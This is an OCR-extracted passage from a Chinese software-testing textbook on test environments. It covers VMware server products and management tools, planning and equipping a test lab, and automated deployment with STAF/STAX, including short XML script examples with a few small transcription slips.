


图 12-4 ESX Server 工作原理示意图

(2) VMware GSX Server 需要安装在某个操作系统(Windows 2003 Server、Linux 等)之上,这个操作系统叫作 HOST OS(主操作系统),也有远程 Web 管理和客户端管理功能。

(3) VMware Workstation 也需要安装在某个操作系统之上,但没有 Web 远程管理和客户端管理。

VMware GSX Server 与 VMWare ESX Server 适用于服务器,VMware Workstation 与 VMware GSX Server 需要操作系统的支持,而 VMWare ESX Server 可在一台裸机上安装,不需要操作系统的支持,即在主机没有操作系统的情况下也可以安装。简单地说,ESX 为企业级,GSX 为工作组级,而 Workstation 则是为单机服务的。VMware ESX Server 进一步分为基础版(Foundation)、标准版(Standard)和企业版(Enterprise)。

(1) Foundation 版本,包含虚拟多个服务器的功能,支持 VMFS 文件系统、VMware ESX Server 3i(VES 3i)、VMware Consolidated Backup(VCB)、VMware Update Manager(VUM)等功能。

(2) Standard 版本,除了支持基础版的功能之外,还支持 VMware HA(High Availability,高

可用性)功能。

(3) Enterprise 版本,除了包含支持标准版功能之外,还加入了 VMware Vmotion、VMware Storage Vmotion、分布式资源调度(Distributed Resource Scheduler,DRS)等功能,其中 Vmotion 可以通过将虚拟机从低性能和停机的服务器上转移出去而提高硬件的利用率,而 DRS 基于预先设定的规则,可以将资源(CPU、内存和存储器)分配到高优先级的虚拟机器上。

ESX Server 工作原理示意图如图 12-4 所示。

VMWare 还提供了比较多的组件(工具),例如:

(1) VMWare Server Console:该组件提供对虚拟机的最简单的管理功能,如虚拟机镜像的生成与操作系统的安装。

(2) VMware VirtualCenter for VMware Server:该组件提供对虚拟机的综合管理功能,如对虚拟机宿主的性能监视、统计与警报,对虚拟机的克隆、模板的生成以及通过模板生成虚拟机的功能。

(3) VMware Open Source Components:该组件提供对 Linux 虚拟机的克隆与模板生成功能。

(4) Microsoft Sysprep Tools:该组件提供对 Windows 虚拟机的克隆与模板生成功能。

(5) SCSI Disk Drivers:该组件用于操作系统为 Windows 的虚拟机,可以提高虚拟 SCSI 硬盘的性能。

12.3.3 辅助工具

Akorri 公司的 BalancePoint 工具可以增强 VMware 管理的能力,侧重于虚拟机和集群的性能优化,还增加了对博客和思科 SAN 交换机的支持。DRS 和 Vmotion 可以显示虚拟服务器的性能,从而决定是否需要进行负载平衡调度,但是这两个工具无法分析和显示 VMware 以外的应用软件资源冲突。由于 BalancePoint 没有与操作系统绑定,因此可显示 VMware 的性能是否受到了处于同一存储区域网络其他应用软件的影响。BalancePoint 工具包括较多组件:

(1) VM Performance Index 提供虚拟机层的分析。

(2) Virtual Host Resource Contention 工具能够从虚拟机的角度检查主机 CPU 和内存的利用率,使用户能够重新分配 CPU 和/或内存,平衡 VM 的工作量。

(3) Virtual Resource EntITlement Analysis 模块辨认确定配置和容量问题,以协助改善虚拟机资源分配设置。

(4) VM CPU Efficiency 工具能使管理员解决 VM 的 CPU 的问题,并从实际 VM 的使用中比较客户操作系统的角度。

Vizioncore 公司提供更全面的产品以支持虚拟机的管理,包括 vControl、vConverter、vFoglight、vOptimizer、vRanger、vCharter、vReplicator、vEssentials solution bundles 等。

(1) vControl:提供基于浏览器的界面,控制多种虚拟平台(多 Hypervisor 的虚拟机管理),包括 VMware,Hyper-V,Xen 和 Solaris,并可利用自定制的虚拟机模板、工作流快速地创建和部署虚拟机。

(2) vConverter 能够在一个转换窗口对多个服务器进行自动迁移,借助磁盘和网络 I/O 算法确保了可能的最快的转换,显著降低了迁移风险、成本和时间。

(3) vFoglight 提供性能监控、容量规划和计费功能,减少资源共享的风险,优化资源的利

用,并能利用报警和专家建议等功能去检测、诊断和解决影响可用性和性能的问题。

(4) vOptimizer 数据中心内部的虚拟机优化,包括为 VMware 的 vCenter 服务器/ESX 主机和每台虚拟机扫描未使用的空间,锁定过量分配的存储,根据虚拟机的需求进行增减调整,完全自动化的虚拟存储容量调整/回收流程。

(5) vRanger Pro 允许用户对虚拟硬盘执行裸盘级还原任务,在将备份文件发送到 WAN 上的目的服务器之前还将对文件进行压缩,并能同 Virtual Center 进行对话,设立一个备份文件夹,将虚拟机分组,定期执行备份。

(6) vReplicator 是虚拟环境下的备份、恢复和备份管理解决方案,可以在 guest 外部的服务控制台上执行复制任务,能够复制整个虚拟机,也可以仅复制选定的单个虚拟机。复制全部虚拟机包括复制配置设置、操作系统补丁、应用程序、数据及其他操作系统层的变动,在数据复制之外无须保持同步。

12.4 如何建立项目的测试环境

针对某个具体项目,测试环境的要求会更明确,无论是对服务器、支撑平台软件还是对网络配置、应用软件等都需要进行具体的规划和定义,完成相应的配置,以满足具体项目的测试工作要求。为了建立正确的测试环境,要基于下列文档和其他要求来完成测试环境的配置。

(1) 软件构架文档,了解软件系统架构设计的细节,包括服务器之间、数据通道等之间的关系。

(2) 部署模型,如本地部署、远程部署、网络共享部署、热部署等。例如,在 Axis2 中,可采用不同方式部署服务,如存储库方式、编程方式和传统 Java 对象部署方式等。

(3) 测试自动化架构,如何有效地支持自动化测试的实施。

(4) 测试数据的要求,包括数据量、负载模式等。

(5) 测试策略和测试方法,会影响测试环境的设计。

1. 规划测试环境

根据软件系统的架构,获取并审查部署模型和相关信息,从而确定测试环境部署的要求和特点,然后结合所采用的测试方法和技术,规划测试环境,包括测试环境的拓扑图。

根据已规划的测试环境,收集每个配置的详细信息,尝试寻找可能的环境,包括最低环境要求、最高环境要求,并考虑现有的软硬件资源、测试周期和测试任务等。例如,哪些设备是可以共享的、哪些设备是不能共享的,列出和优化设备清单,并通过相关部门的审查、批准等。

2. 测试实验室配置清单

运用 13.2 节的软硬件知识有助于给出合理的配置清单,测试环境的各要素,也就是实验室配置清单的主要内容。一个完整的实验室配置清单不仅包括测试中所需的软硬件、工具、数据等,而且还包括实验室所需的其他设备,如空调、去湿机、温度/湿度计等。在整理配置清单时,主要考虑下列因素。

(1) 产品的使用环境决定了测试环境,要尽可能地模拟真实的用户使用环境。

(2) 一方面要保证测试环境的完整性和正确性,另一方面,可以考虑采用虚拟机等技术来减少硬件的需求。

(3) 针对不同的测试类型,例如,功能测试和性能测试对测试环境的要求是不一样的,性

能测试对设备有更高的要求，包括设备型号、参数都是一样的。

(4) 可能还要考虑产品运行的实际环境需求、用户使用产品的一些特点和有利于测试的效率，确保配置一个完整的清单。

一个标准的清单模板示例

(1) 软件：被测应用服务器、客户端和测试机等所需的操作系统、数据库管理系统、中间件、Web 服务器以及其他应用软件的名称、版本(包括相关的补丁版本)。

① 操作系统：需要所有具有广泛代表性的重要操作系统。

② 应用程序：测试人员在测试平台上使用大量的应用软件来做兼容性测试。

③ 测试工具和实用工具：系统监控工具和自动化测试工具等，如 Selenium、JMeter、IBM Function Tester 等。

④ 第三方软件：软件开发过程中，有时会直接购买使用第三方的软件产品或使用许可，如 Oracle 10g、IBM Bea WebLogic 等。

(2) 硬件：所需要的设备数量，以及每台设备的配置要求。

① 计算机、服务器：详细到 CPU、内存、硬盘、显示器、显示卡、声卡等具体配置。

② 输入、输出设备：监视器、打印机、扫描仪等，详细到具体型号或性能指标。

③ 数据备份、存储设备：外接硬盘、光碟刻录机等。

(3) 网络设备：应避免在公司的公共网络上进行测试，需要建立独立的测试网络环境。

① 路由器、防火墙设备，包括是否需要电话网关、多媒体网关等。

② 交换机，包括主交换机、边缘交换机等。

③ 无线接入设备。

④ ADSL 接入设备、SSL 连接设备。

⑤ 网卡、网线等其他附属网络设备。

(4) 电源及特殊的工具：电压保护器、不间断电源、示波器、工具箱等。

(5) 其他：办公用品、耗材和易损备件，包括打印纸、白板笔、胶带、墨盒等。

3. 环境实施

在进行测试环境配置时，选用合适的测试平台，保证能支撑软件正常运行，以满足测试的需要就可以。测试机上只安装软件运行和测试必需的软件，以免不相关的软件影响测试实施。现在病毒猖獗，应利用有效的正版杀毒软件检测软件环境，保证测试环境中没有病毒。有些情况下，测试实验室配置清单中所需设备的数量是非常巨大的。例如，视频游戏程序的测试，的确需要相当多的设备支持。各种类型的声卡、视频卡、控制手柄等全部罗列在配置清单中，又似乎不太合适，可能会大大超出预算。但如果遗漏某些型号，又往往造成风险，可能会忽视一些实际用户可能碰到的错误。所以，有必要对测试配置清单进行评估，保留主要的和必须购买的配置，有些配置可以通过其他途径获得，如从合作单位或部门借用，从生产厂家或经销商处借来试用等。

经过评估后，可以提交申请，获得批准后开始采购。采购时首先按安装的先后顺序分批购买，当一大堆设备同时运到，而又不能及时安装时，就要另外出一笔费用找临时仓库。其次，按测试进度的需要分批购买，保证主要测试设备的经费，避免因配置变化或市场变化造成资金问

题。最后考虑批量订货,使一些小的配置能以赠品的方式配置。

通常做法是尽可能由测试人员自己完成集成和配置测试设备,只有测试人员最清楚具体的配置方法和要求。测试人员无法独立完成的,可以由其他专业人员协助完成。一般测试环境部署的实施过程可以简单归纳为下列6个步骤。

(1) 服务器、存储器的准备。包括服务器的加电测试、存储设备的连接和划分,通常通过存储管理工具实现存储划分和配置。

(2) 启动。通过系统管理工具引导操作系统,或者先安装虚拟机系统 VMWare ESX Server。

(3) 安装操作系统。在测试环境中,一般会直接安装系统的镜像文件,而镜像文件是由系统运行管理部门制作,因为这个部门直接负责产品实际运行的环境。

(4) 网络配置。根据测试需求,一方面将服务器配置到相应的网络环境中,另一方面,还要完成负载均衡器、防火墙或代理服务器等的配置。

(5) 安装应用系统,包括 Web 服务器、中间件、数据库和应用软件系统等。

(6) 配置并启动应用软件,并进行不断的调试,使应用软件运行环境符合设计要求。

12.5 自动部署测试环境

在项目进行过程中,虽然支撑应用系统的软件平台不需要替换,但应用软件包需要经常更新,多数情况下是每天更新一次。如果是手工更新,不仅更新过程比较慢,容易出错。而且当部署新版本时,测试人员不得不等待而不能进行测试工作,这会严重影响测试的效率。所以,应该考虑进行自动化部署,而且可以在晚上进行,在员工上班之前完成。这样,测试人员一上班,就能执行测试任务,提高测试效率。

自动化部署,也是通过脚本实现,不同的支撑平台,采用的方式有一定的区别。但在开发自动部署脚本的时候,需要建立标准化的各种环境部署顺序。即使环境会有所变化,可设法通过一些环境参数,或在脚本中增加一些判断条件来实现。最理想的部署方式是做到一键式自动部署,也就可以通过后台定时、事件触发等方式启动自动化部署脚本的执行。自动化部署还需要考虑当前版本(Build Version)部署失败时,能够恢复到上一个版本的状态。因为我们希望部署是完全自动化执行,所以部署过程一定要稳定,自动化部署的脚本具有很好的容错性,充分考虑到各种意外情况,回避各种问题的出现,保证自动部署的成功。

IBM 定义了自动化部署框架,如图12-5所示,整个部署过程基于工作流来实现,通过调用自动化的脚本来完成具体的操作。工作流引擎和数据模型是这个框架的核心。

(1) 通过将具体的软硬件甚至逻辑概念定义在数据模型中,管理工具可以标识并在工作流中调度这些组件资产,实现各类管理功能。

(2) 工作流引擎是调用和触发工作流,自动将不同种类的脚本流程整合至一个集中、强健、可重复使用的工作流数据库中。

IBM Tivoli Provisioning Manager 则是基于上述框架,提供了完整的解决方案,可自动完成原来需要手工完成的服务器、操作系统、中间件、应用程序、存储器和网络设备的安装和配置任务。

对操作系统的自动化安装,需要一种简便、有效的方式,减少停机时间,支持多台服务器并发操作。实际上,不同的操作系统都有相应的网络远程安装的管理工具,例如:

(1) Linux:Red Nat 开创了 kickstart 技术实现操作系统部署功能。




图 12-5 测试环境自动化部署框架示意图

(2) Solaris OS：基于网络的安装机制——Sun JumpStart 技术。

(3) IBM AIX：NIM 网络安装管理工具。

(4) HP UX：Ignite-UX 管理工具。

而对应用系统，都需要自己来开发相应的部署脚本，例如基于 Linux 系统的，可以采用 Shell 脚本直接来实现。如果为了支持分布式、跨平台的环境部署，需要借助一些自动化测试框架来实现。例如，通过 STAF 和 STAX 提供的服务调用和工作流等机制，并和 CVS、CruiseControl、Ant 等集成起来，形成一个完整的自动化部署解决方案。

(1) STAF(Software Test Automation Framework)围绕组件重用的理念，通过服务调用(如远程处理、资源管理、文件系统、监控、日志、压缩、Ping、变量等)来完成自动化架构的构造。STAF 作为自动化测试框架，提供一种可插拔的机制，支持多平台与多语言的分布式结构。

(2) STAX(STAfeXecution engine)是基于 STAF 的执行引擎，它采用 XML 格式描述。在 XML 文件中可定义测试工作流，可以实现并行执行、嵌套测试用例、控制运行时间等，STAX 支持 Java 和 Python 模块。

例如，从 CVS 检出代码，通过控制器送到编译机器上构造软件包，同时可以从 FTP 服务器获得自动部署配置的脚本分发到测试机上，然后获得已编译好的软件包，完成部署并进行基本的验证，如图 12-6 所示。




图 12-6 STAF 和 STAX 构成的自动部署体系

STAX 脚本示例

【示例一】 FTP 命令提供参数-s 来指定一个 FTP 脚本文件(这里以 ftpSample.conf 为例),它描述待执行的 FTP 命令。然后,通过 STAX 调用 FTP 命令实现从 FTP 服务器自动下载所需要的文件,如部署脚本文件(如 deploy.bat 或 runtest.sh)。

```
<process>
  <location>'local'</location>
  <command>'ftp'</command>
  <parms>'-s; ftpSample.conf'</parms>
  <workdir>'C; /STAF'</workdir>
</process>
```

【示例二】 将更新包分发到部署服务器(deployServer)和测试服务器(testServer)上。

```
<script> serverList = ['deployServer', 'testServer'] </script>
<iterate var = "server" in = "serverList">
  <testcase name = "'buildCopy'">
    <if expr = "server != 'deployServer'">
      <stafcmd>
        <location>'buildserver'</location>
        <service>'fs'</service>
        <request>'copy DIRECTORY /root/build/result TODIRECTORY /root/build/result
          TOMACHINE %s RECURSE KEEPEMPTYDIRECTORIES' % server </request>
      </stafcmd>
    <else>
      <stafcmd>
        <location>'buildserver'</location>
        <service>'fs'</service>
        <request>'copy DIRECTORY /root/build/result TODIRECTORY C; /build/result
          TOMACHINE %s RECURSE KEEPEMPTYDIRECTORIES' % server </request>
      </stafcmd>
    </else>
    </if>
  </testcase>
</iterate>
```

【示例三】 分别在 Windows 和 Linux 系统上完成应用系统的部署。Windows 中使用重定向输出日志,即> deploy.log,而在 Linux 中使用 stdout 来重定向输出日志。

```
<sequence>
  <stafcmd>
    <location>'deployServer'</location>
    <service>'process'</service>
    <request>'start command "C; /build/deploy.bat > deploy.log" username "Administrator"
      password "password" workdir "C; /build" wait '</request>
  </stafcmd>
  <stafcmd>
    <location>'testServer'</location>
    <service>'process'</service>
    <request>'start command "/root/build/runtest.sh" username "root" password "password"
      workdir "/root/build" wait stdout /root/build/runtest.log'</request>
  </stafcmd>
</sequence>
```

12.6 测试环境的维护和管理

测试环境的维护和管理，不仅包括硬件设备的保养维修和软件版本的及时升级，更重要的是维护测试环境的正确性，定期检查软件和网络的配置，做好记录和跟踪，确保测试环境始终符合测试的实际要求。为了做好测试环境的维护和管理，首先要建立测试环境的管理流程和规章制度，严格的管理流程能够保证和改善测试环境的正确性、稳定性。图 12-7 描述了一个通用的实验室设备管理流程，包括权限设置、建立设备采购/变更控制等方面的流程。例如某家测试公司，它的大多数客户都有自己的独立实验室，他们要求所有人都必须用智能卡才能进入实验室。每个测试人员都需要配有一张智能卡，并通过智能卡系统记录持卡人进入测试实验室的情况。只有那些真正为客户项目工作的员工才能持有智能卡，进入客户实验室。

